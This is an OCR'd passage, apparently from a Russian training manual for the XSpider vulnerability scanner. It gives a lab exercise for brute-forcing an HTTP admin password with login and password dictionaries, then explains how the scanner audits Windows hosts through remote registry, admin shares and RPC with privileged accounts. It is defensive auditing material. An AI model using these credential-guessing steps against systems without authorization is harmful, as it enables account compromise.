
6.8.1. Подбор пароля к службе HTTP

1) Добавить новый справочник типа «Логины» и вписать туда только один логин – «admin»

2) Добавить новый справочник типа «Пароли» и вписать туда 2-3 пароля, включая 1111




3) Создать новый профиль сканирования с именем «Подбор пароля в Web» и укажите в списке сканируемых портов только порт 80




4) Раскрыть ветвь "Сканер уязвимостей → Определение уязвимостей → HTTP» и отключить опцию «Искать уязвимости в веб-приложениях»

5) Включить опцию «Подбирать учётные записи», выбрать ранее созданные справочники «http-admin» и «http-admin-pwd»




6) Отключить сканирование UDP-сервисов

7) Сохранить профиль сканирования
8) Создать новую задачу «Подбор паролей», выбрав созданный ранее профиль сканирования BruteForceFTP



9) Произвести сканирование
10) Просмотреть результаты (пароль должен быть подобран)



7. ОСОБЕННОСТИ ОЦЕНКИ ЗАЩИЩЁННОСТИ WINDOWS-СИСТЕМ

В данном модуле рассматриваются следующие вопросы:

- обзор возможностей;
- транспорты;
- требования к сетевой инфраструктуре;

7.1. Обзор возможностей

Как уже говорилось выше, одна из категорий проверок, выполняемых сетевыми сканерами, - это локальные или системные проверки. В данном модуле речь пойдёт о проверках Windows-систем, таких как:

- контроль обновлений ОС Windows;
- инвентаризация установленного программного обеспечения;
- анализ настроек системы и приложений;
- проверки учетных записей/групп.

Соответствующие проверки включаются в профиле в секции "Расширенная проверка Windows" (Рис. 57).




Рис. 57 Параметры локальных проверок Windows.

Выполнение перечисленных проверок требует подключения к сканируемому узлу с использованием учётной записи, имеющей достаточный уровень привилегий, поскольку в ходе сканирования осуществляется доступ к различным объектам ОС и инфраструктуры Microsoft:

- системный реестр,
- файловая система,
- системные RPC-функции Windows Security и Network Management API,

XSpider при выполнении данных проверок использует так называемые «транспорты» - механизмы получения доступа к перечисленным объектам.




Рис. 58 Транспорты XSpider.

Далее понятие транспорта рассматривается более подробно.

7.2. Транспорты

Строго говоря, «транспорт» - это совокупность механизма доступа и объекта доступа. Во всяком случае, настройки профиля указывают именно на это.

Транспорт «Использовать реестр через RPC» используется для получения доступа к реестру сканируемого узла через сервис «Remote registry».

Фактически это аналогично подключению к реестру удалённого узла с помощью редактора реестра (Рис. 59).




Рис. 59 Подключение к реестру удалённого узла с помощью редактора реестра.

Как известно, доступ к реестру таким способом регламентируется путём редактирования списка контроля доступа раздела реестра HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\SecurePipeServers\winreg (Рис. 60).




Рис. 60 Разграничение доступа к службе "Remote registry".

Транспорт «Использовать файловые проверки через RPC» основан на подключении к административным общим ресурсам (C$, ADMIN$ и т. д., Рис. 61). При этом сканер получает доступ к файловой системе и может контролировать наличие необходимых обновлений, а также производить инвентаризацию установленного программного обеспечения.




Рис. 61 Административные общие ресурсы – с их помощью сканер проверяет атрибуты критичных файлов.

Перед началом сканирования можно проверить правильность работы используемых транспортов, включив в профиле опцию "Предварительная проверка доступности транспортов".




Рис. 62 Включение предварительной проверки доступности транспортов в профиле.

7.3. Требования к сетевой инфраструктуре

Для выполнения системных проверок требуется обеспечить ряд условий:

- сетевое подключение к узлу на требуемый порт TCP;
- доступ через сетевое подключение к соответствующему компоненту ОС;
- достаточный уровень привилегий для учётной записи, используемой при подключении.

Список используемых механизмов и привилегий с привязкой к транспортам XSpider приведен в Табл. 5.

Табл. 5 Используемые привилегии при сканировании Windows

Компонент ОС	Транспорт XSpider	Значения	Порт	Проверки	Привилегии

Компонент ОС	Транспорт XSpider	Значения	Порт	Проверки	Привилегии
Registry	Registry	HKEY_USERS HKEY_LOCAL_MACHINE		Обновления Windows Установленное ПО Настройки системы и приложений	Query Value Enumerate Subkeys Read Control
File System	File Checks	Admin$ C$...Z$ (Логические диски)		Обновления Windows Установленное ПО Настройки системы и приложений	Read & Execute List Folder Contents Запись во временные директории (при использовании WMI): %SystemRoot%\Temp %TEMP%
Windows Security & Network Management API	RPC	Системные службы Учетные записи/группы Настройки безопасности Разрешения на объекты		Инвентаризация Настройки безопасности Проверки учетных записей/групп	Windows Security API Windows LSA API Windows Network Management API

7.3.1. Сетевое подключение

Для подключения к узлу в режиме аудита используются следующие протоколы прикладного уровня:

- Server Message Block (SMB);
- LDAP;
- Протоколы, основанные на RPC.

7.3.2. Компоненты ОС

Наличие обновлений проверяется путём удалённого доступа к реестру и файловой системе сканируемого узла. Следовательно, на сканируемом узле для успешного выполнения этих операций должна работать служба «Remote Registry» (Рис. 63).




Рис. 63 Служба «Remote Registry» - необходимое условие при проведении аудита Windows-систем.

Кроме того, для получения доступа к файловой системе сканеру необходимо наличие служебных общих ресурсов, в частности, ресурс ADMIN$ (рис. 59) позволяет проверить атрибуты файлов в каталоге %SYSTEMROOT%\System32.

7.3.3. Учётная запись

Учётная запись, используемая в ходе аудита windows-систем, задаётся в параметрах профиля (Рис. 64).

